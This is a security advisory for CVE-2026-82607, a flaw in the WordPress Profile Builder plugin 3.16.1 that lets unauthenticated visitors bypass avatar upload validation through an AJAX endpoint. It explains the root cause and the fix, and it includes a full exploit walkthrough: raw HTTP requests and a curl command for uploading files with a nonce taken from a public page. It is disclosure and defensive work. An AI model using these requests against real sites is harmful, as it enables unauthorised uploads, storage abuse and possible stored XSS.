CVE-2026-82607
| Field | Value |
|---|---|
| CVE | CVE-2026-82607 |
| Plugin | Profile Builder |
| Version tested | 3.16.1 |
| Fixed in | 3.16.2 |
| Affected component | wp_ajax_nopriv_wppb_ajax_simple_avatar |
| File | front-end/default-fields/avatar/avatar.php |

Executive summary. CVE-2026-82607. Unauthenticated visitors can use a public nonce from an Avatar Simple Upload registration page to create WordPress Media Library attachments through the AJAX path, bypassing field-level extension and size validation that the normal registration POST path enforces. Cozmoslabs fixed the issue in Profile Builder 3.16.2.
Proof-of-Concept Video
Abstract
Profile Builder is a WordPress plugin for front-end user registration and profile editing. When an administrator configures an Avatar field with Simple Upload enabled on a public registration form, the plugin implements a two-phase upload workflow: an AJAX pre-upload stores a Media Library attachment ID in a hidden field, and a subsequent form POST completes registration and binds that attachment to the new user.
That pre-login upload UX is intentional. The vulnerability is not the existence of anonymous upload capability-it is inconsistent server-side validation between the AJAX pre-upload path and every other path that touches the same field policy. The handler wppb_ajax_simple_avatar() validates only a WordPress nonce (CSRF token) and then calls wppb_default_fields_save_simple_upload_file(), which invokes wp_handle_upload() and wp_insert_attachment(). It never calls wppb_valid_simple_upload(), the function the plugin itself uses on the normal registration POST path to enforce administrator-configured extension lists, per-field size limits, and WordPress MIME rules.
Any unauthenticated visitor who can load a public page containing the Avatar Simple Upload field receives the nonce in page JavaScript. That single string is sufficient to POST directly to /wp-admin/admin-ajax.php and create real Media Library attachments-without logging in, without completing registration, and without enforcing the Avatar field restrictions configured in the plugin admin UI on the server side.
Differential testing on version 3.16.1 demonstrated that files rejected by the registration form POST (wrong extension, oversize per field config) were accepted by the AJAX path. WordPress core still blocks .php uploads on default configurations, so this is not a default remote code execution issue. The demonstrated impact is unauthenticated creation of Media Library attachments within WordPress MIME rules, bypass of admin-configured Avatar upload policy, and repeated unauthenticated creation of orphaned attachments (post_author = 0), subject to server-side upload limits and external rate limiting.
This vector appears to be a separate post-fix entry point in the same impact class as CVE-2024-6366, which addressed unauthenticated upload via WordPress async-upload.php. The finding documented here uses admin-ajax.php and action wppb_ajax_simple_avatar with nonce action wppb_ajax_simple_upload.
1. Background: Profile Builder and WordPress AJAX uploads
1.1 What Profile Builder does
Profile Builder (Cozmoslabs) provides shortcodes such as [wppb-register] and [wppb-edit-profile] that render custom registration and profile forms on the public front end. Administrators define fields-including an Avatar field-in the plugin settings (wppb_manage_fields). For Avatar fields, the plugin supports two upload modes:
| Mode | UI | Transport | Notes |
|---|---|---|---|
| WordPress media modal | “Upload” button opens wp.media | async-upload.php (upload-attachment) | Legacy media-modal path; previously addressed under CVE-2024-6366 |
| Simple Upload | Native <input type="file"> | admin-ajax.php (wppb_ajax_simple_avatar) | Missing field-level validation in 3.16.1 (this finding) |
This article focuses on Simple Upload on Avatar fields during public registration.
1.2 WordPress admin-ajax.php and nopriv handlers
WordPress exposes a single AJAX endpoint for plugins:
/wp-admin/admin-ajax.phpPlugins register handlers with two hook prefixes:
add_action( 'wp_ajax_{action}',       'callback' );  // logged-in users only
add_action( 'wp_ajax_nopriv_{action}', 'callback' );  // unauthenticated visitors too
When a POST request includes action=wppb_ajax_simple_avatar, WordPress loads the plugin callback registered on wp_ajax_nopriv_wppb_ajax_simple_avatar if no user session exists. Registration forms are public, so the plugin correctly registers a nopriv handler-anonymous visitors must be able to pre-upload avatars before account creation.
The security question is what that handler checks before writing to the Media Library.
1.3 WordPress nonces are not authentication
Profile Builder protects the AJAX handler with:
check_ajax_referer( 'wppb_ajax_simple_upload', 'nonce' );A WordPress nonce is a time-limited CSRF token tied to the site and user context (for logged-out users, to the anonymous session). It prevents cross-site request forgery: a third-party origin should not be able to forge a valid request.
It does not establish identity, authorization, or intent to register. The nonce is embedded in public HTML via wp_localize_script() on every page that renders an Avatar Simple Upload field:
$upload_script_vars = array(
'nonce'            => wp_create_nonce( 'wppb_ajax_simple_upload' ),
'ajaxUrl'          => admin_url( 'admin-ajax.php' ),
'remove_link_text' => __( 'Remove', 'profile-builder' ),
);
wp_localize_script( 'wppb-upload-script', 'wppb_upload_script_vars', $upload_script_vars );
Any visitor who can view the registration page can extract this nonce from the page source or embedded JavaScript. No login cookie is required to use it.
2. Intended design: the two-phase Simple Upload flow
Profile Builder’s Simple Upload workflow splits file handling across two HTTP transactions:
| Phase A - AJAX pre-upload | Phase B - Registration form POST |
|---|---|
| Browser selects file -> upload.js validates client-side POST admin-ajax.php?action=wppb_ajax_simple_avatar -> wp_handle_upload() + wp_insert_attachment() -> returns JSON attachment ID (e.g. "142") -> ID stored in hidden input name="{meta-name}" | User submits username, email, password, hidden avatar ID, ... -> wppb_save_avatar_value() calls wppb_save_attachment_id() -> wppb_verify_attachment_id() allows post_author=0 orphans -> wp_update_post() sets post_author to new user ID |
Phase A produces an orphan attachment ID that Phase B may later bind to the new user.
Phase A requires wp_ajax_nopriv_* because the user does not exist yet. Phase B binds the orphan attachment to the newly created account.
The design assumes Phase A uploads are governed by the same field policy as Phase B. That assumption is false in 3.16.1: Phase B’s direct file POST path and required-field validation call wppb_valid_simple_upload(); Phase A’s AJAX handler does not.
3. Attack surface and prerequisites
3.1 When the vulnerability is reachable
All of the following must be true:
- Profile Builder is installed and active.
- A public WordPress page renders a Profile Builder registration form (typically via [wppb-register]).
- The form definition in wppb_manage_fields includes an Avatar field.
- That Avatar field has simple-upload = yes (Simple Upload mode, not the WordPress media modal).
- The page output includes wppb-upload-script and wppb_upload_script_vars (automatic when the Avatar field renders).
The attacker does not need:
- A WordPress account or session cookie
- To submit the registration form
- To know usernames, emails, or any site secrets beyond what is on the public page
3.2 What the attacker extracts from the public page
| Artifact | Source | Purpose |
|---|---|---|
| nonce | wppb_upload_script_vars.nonce in page JS | Passes check_ajax_referer() |
| ajaxUrl | wppb_upload_script_vars.ajaxUrl | Usually /wp-admin/admin-ajax.php |
| File input name | HTML: name="simple_upload_{meta-name}" | Determines $_FILES key |
| Hidden input id / name | HTML: name="{meta-name}" | Where legitimate UI stores returned attachment ID |
| Field policy (optional) | Hidden inputs allowed_extensions_*, size_limit_* | Used by browser only; not sent to AJAX handler |
Example HTML emitted by wppb_default_fields_make_upload_button() for meta-name custom-avatar:
<input type="file"
id="upload_custom_avatar_button"
class="wppb_simple_upload"
name="simple_upload_custom-avatar" />
<input id="custom_avatar"
type="hidden"
name="custom-avatar"
value="" />
<input id="allowed_extensions_simple_upload_custom_avatar"
type="hidden"
name="allowed_extensions_simple_upload_custom-avatar"
value="jpg,jpeg" />
<input id="size_limit_simple_upload_custom_avatar"
type="hidden"
name="size_limit_simple_upload_custom-avatar"
value="1048" />
The extension and size limit hidden fields exist only for JavaScript validation. The AJAX handler never reads them.
4. Root cause: missing wppb_valid_simple_upload() on the AJAX path
4.1 The vulnerable handler (complete)
function wppb_ajax_simple_avatar(){
check_ajax_referer( 'wppb_ajax_simple_upload', 'nonce' );
if ( isset($_POST["name"]) ) {
echo json_encode( wppb_default_fields_save_simple_upload_file(
sanitize_text_field( $_POST["name"] )
) );
}
wp_die();
}
add_action( 'wp_ajax_nopriv_wppb_ajax_simple_avatar', 'wppb_ajax_simple_avatar' );
add_action( 'wp_ajax_wppb_ajax_simple_avatar', 'wppb_ajax_simple_avatar' );
What this code does:
- check_ajax_referer( 'wppb_ajax_simple_upload', 'nonce' ) - Verifies the POST parameter nonce matches a valid token for action wppb_ajax_simple_upload. On failure, WordPress responds with -1 or 403 and execution stops.
- isset($_POST["name"]) - Requires a POST field name. This string becomes the $_FILES array key for the uploaded file. There is no check that name corresponds to a field defined on the form, an Avatar field, or even a Profile Builder field at all.
- wppb_default_fields_save_simple_upload_file( sanitize_text_field( $_POST["name"] ) ) - Passes the name value directly to the upload sink. No field definition lookup. No call to wppb_valid_simple_upload().
- echo json_encode( ... ) - Returns the attachment ID as a JSON-encoded string (e.g. "142") or a JSON-encoded error object if upload failed.
- wp_die() - Terminates AJAX request.
4.2 The validated registration path (for comparison)
When a user uploads via the registration form POST (not AJAX), the signup filter wppb_avatar_add_upload_for_user_signup() applies:
$field_name = 'simple_upload_' . wppb_handle_meta_name( $field['meta-name'] );
if ( isset($_FILES[$field_name]) &&
isset($_FILES[$field_name]['size']) && $_FILES[$field_name]['size'] !== 0 &&
/* … conditional logic checks … */
wppb_valid_simple_upload($field, $_FILES[$field_name]) ) {
return wppb_avatar_save_simple_upload_file($field_name);
}
Difference: the form POST path receives the full $field definition from form configuration and calls wppb_valid_simple_upload( $field, $_FILES[$field_name] ) before any file is saved. The AJAX path skips this entirely.
Required-field validation on registration (wppb_check_avatar_value) also references wppb_valid_simple_upload() when checking $_FILES, but when the user pre-uploaded via AJAX, $_FILES is empty and the hidden attachment ID satisfies the required check-without re-validating the file that produced that ID.
5. The validation function the AJAX path skips
wppb_valid_simple_upload() in upload_helper_functions.php is the plugin’s canonical server-side gate for Simple Upload fields:
function wppb_valid_simple_upload( $field, $upload ){
$limit = apply_filters(
'wppb_server_max_upload_size_byte_constant',
wppb_return_bytes( ini_get( 'upload_max_filesize' ) )
);
$allowed_mime_types = get_allowed_mime_types();
$all_fields = apply_filters(
'wppb_form_fields',
get_option( 'wppb_manage_fields' ),
array( 'context' => 'upload_helper', 'upload_meta_name' => $field['meta-name'] )
);
if ( !empty( $all_fields ) ) {
foreach ( $all_fields as $form_field ) {
if ( $form_field['meta-name'] == $field['meta-name'] ) {
// Per-field max size from admin UI (max-file-size in MB)
if ( !empty( $form_field['max-file-size'] ) &&
is_numeric( $form_field['max-file-size'] ) &&
floatval( $form_field['max-file-size'] ) > 0 ) {
$field_limit = floatval( $form_field['max-file-size'] ) * 1024 * 1024;
$limit = min( $field_limit, $limit );
}
// Extension list
if ( $form_field['field'] == 'Avatar' ) {
if ( trim( $field['allowed-image-extensions'] ) == '.*' ||
trim( $field['allowed-image-extensions'] ) == '' ) {
$allowed_upload_extensions = '.jpg,.jpeg,.gif,.png';
} else {
$allowed_upload_extensions = $form_field['allowed-image-extensions'];
}
}
/* … parse extensions, match against WordPress MIME map … */
if ( $upload['size'] > $limit ) {
$allowed = false;
}
return $allowed;
}
}
}
}
Enforced rules when this function runs:
- allowed-image-extensions from the Avatar field settings (e.g. .jpg,.jpeg only)
- max-file-size from the Avatar field settings (MB, compared against $upload['size'])
- WordPress global MIME allowlist via get_allowed_mime_types()
- When the AJAX handler bypasses this function, none of the per-field rules apply. Only WordPress core’s wp_handle_upload() MIME and extension checks remain-which operate at site level, not field level.
6. The upload sink: from multipart POST to Media Library row
function wppb_default_fields_save_simple_upload_file( $field_name ) {
require_once( ABSPATH . 'wp-admin/includes/file.php' );
$upload_overrides = array( 'test_form' => false );
if ( isset( $_FILES[$field_name] ) )
$file = wp_handle_upload( $_FILES[$field_name], $upload_overrides );
if ( isset( $file['error'] ) ) {
return new WP_Error( 'upload_error', $file['error'] );
}
$filename = isset( $_FILES[$field_name]['name'] )
? sanitize_text_field( $_FILES[$field_name]['name'] )
: '';
$wp_filetype = wp_check_filetype( $filename, null );
$attachment = array(
'post_mime_type' => $wp_filetype['type'],
'post_title'     => $filename,
'post_content'   => '',
'post_status'    => 'inherit',
);
$attachment_id = wp_insert_attachment( $attachment, $file['file'] );
if ( ! is_wp_error( $attachment_id ) && is_numeric( $attachment_id ) ) {
require_once( ABSPATH . 'wp-admin/includes/image.php' );
$attachment_data = wp_generate_attachment_metadata( $attachment_id, $file['file'] );
wp_update_attachment_metadata( $attachment_id, $attachment_data );
return trim( $attachment_id );
} else {
return '';
}
}
Step-by-step sink behavior:
| Step | Function | Effect |
|---|---|---|
| 1 | wp_handle_upload() | Writes bytes to wp-content/uploads/YYYY/MM/. Applies wp_handle_upload_prefilter hooks. Validates against get_allowed_mime_types(). test_form => false disables WordPress’s built-in form field token check. |
| 2 | wp_check_filetype() | Derives MIME type from filename extension. |
| 3 | wp_insert_attachment() | Creates wp_posts row with post_type = attachment, post_author = 0 (no logged-in user). |
| 4 | wp_generate_attachment_metadata() | Generates thumbnails for images. |
| 5 | Return value | Numeric attachment ID as string, e.g. "142". |
There is no call to wppb_valid_simple_upload(). There is no verification that $field_name maps to a configured Avatar field.
7. Client-side validation: the browser as the only bouncer
When a legitimate user selects a file, upload.js runs validate_simple_upload() before issuing the AJAX request:
var fieldName = uploadInputName.replace(/^(simple_upload_)/,'').replace(/-/g,'_');
var formData = new FormData();
formData.append('action', 'wppb_ajax_simple_avatar');
formData.append(fieldName, jQuery(e.target).prop('files')[0]);
formData.append('nonce', wppb_upload_script_vars.nonce);
formData.append('name', fieldName);
Client-side checks (lines 169–200 in upload.js):
- MIME type must appear in wppb_allowed_wordpress_formats (from get_allowed_mime_types()).
- Extension must match allowed_extensions_{inputId} hidden field (from admin Avatar settings).
- File size must not exceed size_limit_{inputId} hidden field (per-field or server limit).
- If any check fails, the script displays an error and never sends the AJAX request.
- Critical point: an attacker who POSTs directly to admin-ajax.php with curl, Python, or Burp never executes this JavaScript. Server-side validation must mirror these rules. It does on the form POST path. It does not on the AJAX path.
7.1 Field naming: HTML vs AJAX POST
| Layer | Example (meta-name custom-avatar) |
|---|---|
| HTML file input name | simple_upload_custom-avatar |
| upload.js POST name parameter | custom_avatar (strips simple_upload_ prefix, hyphens → underscores) |
| upload.js multipart file field | custom_avatar |
| Hidden input storing attachment ID | name="custom-avatar", id="custom_avatar" |
The handler does not resolve the submitted name back to a configured Profile Builder field. It simply uses $_POST['name'] as the $_FILES key. Therefore, any attacker-chosen key can work as long as the multipart file part uses the same key.
8. The legacy async-upload path and CVE-2024-6366
Profile Builder also supports uploads through WordPress’s async-upload.php when Simple Upload is disabled and the WordPress media modal is used. That path required substantial plugin machinery documented in CVE-2024-6366:
// Fake user with upload_files capability for anonymous async uploads
function wppb_create_fake_user_when_uploading_and_not_logged_in() {
if ( isset($_REQUEST['action']) && 'upload-attachment' == $_REQUEST['action'] &&
isset($_REQUEST['wppb_upload']) && 'true' == $_REQUEST['wppb_upload'] &&
isset( $_REQUEST['_wpnonce'] ) &&
wp_verify_nonce( sanitize_text_field( $_REQUEST['_wpnonce'] ), 'media-form' ) &&
isset( $_REQUEST['meta_name'] ) &&
wppb_check_that_field_is_defined( sanitize_text_field( $_REQUEST['meta_name'] ),
array( 'Avatar', 'Upload' ) ) ) {
/* … grant fake upload_files capability … */
}
}
File type restrictions on that path go through wppb_upload_file_type() hooked to wp_handle_upload_prefilter:
function wppb_upload_file_type( $file ) {
if ( isset( $_POST['wppb_upload'] ) && $_POST['wppb_upload'] == 'true' &&
isset( $_POST['_wpnonce'] ) &&
wp_verify_nonce( sanitize_text_field( $_POST['_wpnonce'] ), 'media-form' ) ) {
/* … enforce meta_name field extensions and max-file-size … */
}
return $file;
}
The wp_handle_upload_prefilter hook may still be invoked by WordPress, but the Profile Builder field-aware restrictions inside wppb_upload_file_type() do not activate for wppb_ajax_simple_avatar requests because those POST bodies contain action=wppb_ajax_simple_avatar and nonce=…, not wppb_upload=true with a media-form nonce.
| Property | CVE-2024-6366 vector | This finding |
|---|---|---|
| Endpoint | async-upload.php | admin-ajax.php |
| Action | upload-attachment | wppb_ajax_simple_avatar |
| Nonce | media-form | wppb_ajax_simple_upload |
| Field-aware prefilter | wppb_upload_file_type() | Not triggered |
| Server validation helper | Partial (prefilter) | wppb_valid_simple_upload() not called |
| Fixed in | 3.11.8 | 3.16.2 (CVE-2026-82607) |
Sites using the Simple Upload mode rely on a separate admin-ajax.php path that does not receive equivalent field-aware validation.
9. HTTP request walkthrough
The following documents each HTTP transaction in an exploit sequence. Replace TARGET, NONCE, and field names with values from the target site.
Request 1 - Discover nonce and field metadata (GET)
GET /register/ HTTP/1.1
Host: TARGET
User-Agent: Mozilla/5.0
Accept: text/html
Purpose: Load the public registration page. No authentication.
What to extract from the response body:
- var wppb_upload_script_vars = {
- "nonce": "a1b2c3d4e5",
- "ajaxUrl": "https://TARGET/wp-admin/admin-ajax.php",
- "remove_link_text": "Remove"
- };
Also locate the file input:
<input type="file" class="wppb_simple_upload" name="simple_upload_custom-avatar" … />- Server behavior: Standard WordPress page render. Profile Builder enqueues upload.js and localizes the nonce. No upload occurs.
Failure modes:
- No wppb_upload_script_vars → page lacks Avatar Simple Upload field; attack surface closed.
- Cached page with expired nonce → Request 2 returns -1.
Request 2 - Unauthenticated upload (POST multipart)
This is the vulnerability trigger.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: TARGET
Content-Type: multipart/form-data; boundary=----Boundary
User-Agent: Mozilla/5.0
Content-Length: …
------BoundaryContent-Disposition: form-data; name="action"
wppb_ajax_simple_avatar
------Boundary
Content-Disposition: form-data; name="nonce"
a1b2c3d4e5
------Boundary
Content-Disposition: form-data; name="name"
custom_avatar
------Boundary
Content-Disposition: form-data; name="custom_avatar"; filename="proof.gif"
Content-Type: image/gif
GIF89a…(file bytes)…
------Boundary--
Parameter reference:
| Parameter | Required | Role |
|---|---|---|
| action | Yes | Routes to wppb_ajax_simple_avatar() via wp_ajax_nopriv_* |
| nonce | Yes | CSRF token for wppb_ajax_simple_upload; verified by check_ajax_referer() |
| name | Yes | Becomes $field_name argument; must match the multipart file field name for $_FILES[$field_name] |
| {name} (file part) | Yes | Raw file bytes; key must equal name parameter value |
No cookies required. Lab testing confirmed uploads succeed with an empty Cookie header when nonce is valid.
Server processing order:
- WordPress bootstrap loads plugins.
- admin-ajax.php dispatches wppb_ajax_simple_avatar.
- check_ajax_referer() validates nonce → only authorization gate.
- wppb_default_fields_save_simple_upload_file( 'custom_avatar' ) runs.
- wp_handle_upload() writes file to disk.
- wp_insert_attachment() creates database record, post_author = 0.
- Response body: JSON string "142" (attachment ID).
Success response:
- HTTP/1.1 200 OK
- Content-Type: text/html; charset=UTF-8
"142"
Error responses:
| Body | Meaning |
|---|---|
| -1 | Nonce failed or expired |
| 0 | Action not registered (plugin inactive) or empty handler result |
| {"errors":{"upload_error":["File type not allowed"]}} | WordPress core MIME rejection (e.g. .php) |
Equivalent curl:
curl -s -X POST 'https://TARGET/wp-admin/admin-ajax.php' \-F 'action=wppb_ajax_simple_avatar' \
-F 'nonce=NONCE_FROM_PAGE' \
-F 'name=custom_avatar' \
-F 'custom_avatar=@proof.gif;type=image/gif'
Request 3 - Confirm attachment via REST API (GET, optional)
GET /wp-json/wp/v2/media/142 HTTP/1.1
Host: TARGET
Accept: application/json
Purpose: Verify the attachment exists and inspect metadata.
Example response (truncated):
{"id": 142,
"author": 0,
"mime_type": "image/gif",
"source_url": "https://TARGET/wp-content/uploads/2026/06/proof.gif",
"status": "inherit"
}author: 0 confirms an orphaned attachment with no owning user-registration was never completed.
Note: REST availability depends on site configuration; direct GET of source_url also confirms public serving.
Request 4 - Direct file access (GET, optional)
GET /wp-content/uploads/2026/06/proof.gif HTTP/1.1
Host: TARGET
Purpose: Confirm the uploaded file is served publicly without authentication.
WordPress serves files under wp-content/uploads/ by default. No login required unless additional hardening (private uploads plugins, signed URLs) is deployed.
Request 5 - Repeated uploads (POST)
Repeat Request 2 with different file content or filenames. Each successful call creates a new attachment ID. No plugin-level rate limiting was observed in 3.16.1; throughput is still bounded by server-side limits listed below.
Server limits that may still apply:
- PHP upload_max_filesize / post_max_size
- Web server body size limits
- Disk quota
- External WAF or rate limiters
Request 6 - Differential validation test (POST registration form)
To prove policy bypass, configure Avatar field to .jpg,.jpeg only and max-file-size = 0.001 MB, then submit a 50 KB GIF via the normal registration form POST (not AJAX):
POST /register/ HTTP/1.1
Host: TARGET
Content-Type: multipart/form-data; boundary=----Reg
------Reg
Content-Disposition: form-data; name="username"
testuser
------Reg
Content-Disposition: form-data; name="email"
test@example.com
------Reg
Content-Disposition: form-data; name="simple_upload_custom-avatar"; filename="large.gif"
Content-Type: image/gif
…50 KB GIF bytes…
------Reg--
Expected: Registration rejected or file ignored; wppb_valid_simple_upload() returns false.
Same GIF via Request 2 (AJAX): Accepted; attachment ID returned.
This differential result is the strongest evidence that the issue is missing server validation, not intended anonymous upload behavior.
10. Extended test matrix (version 3.16.1 lab)
| Test | Avatar admin policy | Form POST | AJAX wppb_ajax_simple_avatar |
|---|---|---|---|
| Valid JPEG | .jpg,.jpeg | Accepted | Accepted |
| GIF | .jpg,.jpeg only | Rejected | Accepted |
| 50 KB JPEG | max-file-size = 0.001 MB (~1 KB) | Rejected | Accepted |
| Fabricated name=nonexistent_field | any | N/A (no file field) | Accepted (attachment created) |
| 5× repeat upload, no registration | any | N/A | 5 orphans, all post_author = 0 |
| .php file | any | Blocked (WP core) | Blocked (WP core) |
| .svg | any | Depends on site MIME | Accepted if image/svg+xml allowed |
11. Phase B binding and orphan attachments
After Phase A, wppb_save_avatar_value() binds the hidden attachment ID on registration:
$attachment_id = $request_data[ $field['meta-name'] ];
wppb_save_attachment_id( $attachment_id, $field, $user_id );
Ownership verification explicitly allows orphans:
function wppb_verify_attachment_id( $attachment_id, $user_id = null ) {
/* … */
if ( $attachment->post_author == $user_id ||
$attachment->post_author == $current_user_id ||
$attachment->post_author == 0 ) {
return true;
}
/* … */
}
Design intent: an attachment uploaded before account creation (post_author = 0) may be claimed by the registering user.
Abuse: an attacker who never completes registration leaves orphans indefinitely. There is no automatic cleanup. Media Library clutter, disk consumption, and hosting of arbitrary allowed content (including SVG if permitted) are practical concerns.
12. Impact analysis
12.1 Demonstrated impact
Unauthenticated attachment creation. Any anonymous visitor with access to a public Avatar Simple Upload nonce can create new WordPress attachment posts and write files under wp-content/uploads/, within WordPress global MIME restrictions.
Avatar policy bypass. Extension allowlists and per-field size limits configured in the Profile Builder admin UI are enforced by the normal registration POST path and by browser-side JavaScript, but not by the direct AJAX path.
Orphaned attachment abuse. Each successful AJAX upload creates a persistent attachment with post_author = 0. Repeated requests can create multiple orphaned attachments without completing registration, subject to server-side upload limits, storage quotas, and external rate limiting.
Public file serving. Uploaded files receive URLs under wp-content/uploads/ and are typically world-readable.
12.2 Conditional or chained impact
SVG and HTML-like types. If the site allows image/svg+xml or other risky MIME types via filters, uploaded SVG could enable stored XSS when victims browse to the file URL. This depends on site configuration and browser behavior-not demonstrated as universal.
Storage exhaustion. Repeated large uploads (within PHP/server limits) could consume disk space-a low-grade availability concern.
12.3 Not demonstrated on default WordPress
Remote code execution via .php upload. WordPress core rejects PHP and other executable types on default get_allowed_mime_types(). Both AJAX and form paths inherit this check through wp_handle_upload().
Authentication bypass or privilege escalation. The issue allows unauthenticated attachment creation, not modification or deletion of existing Media Library items or admin access.
Exploitation without a public registration page exposing the nonce. If no public form renders Avatar Simple Upload, the nonce is not obtainable through normal page loads.
13. Conclusion
Profile Builder implements a reasonable two-phase avatar upload for public registration. Simple Upload requires an unauthenticated AJAX entry point-that is sound product design.
The failure is split security policy: the registration form POST path and its validation helpers enforce administrator-defined Avatar rules through wppb_valid_simple_upload(), while the AJAX pre-upload path reaches the same Media Library sink with only a public nonce and WordPress core MIME checks. Client-side JavaScript in upload.js enforces field policy for legitimate browsers but is irrelevant to direct HTTP clients.
An unauthenticated POST to /wp-admin/admin-ajax.php with a nonce copied from public HTML is sufficient to create orphaned Media Library attachments, bypass extension and size restrictions, and host arbitrary allowed content on the victim site. Version 3.16.1 is vulnerable through this separate Simple Upload AJAX path, even though the earlier async-upload.php vector was addressed under CVE-2024-6366. The issue is tracked as CVE-2026-82607 and was fixed in Profile Builder 3.16.2.
Sites using Profile Builder with Avatar Simple Upload on public registration forms should upgrade to 3.16.2 or later.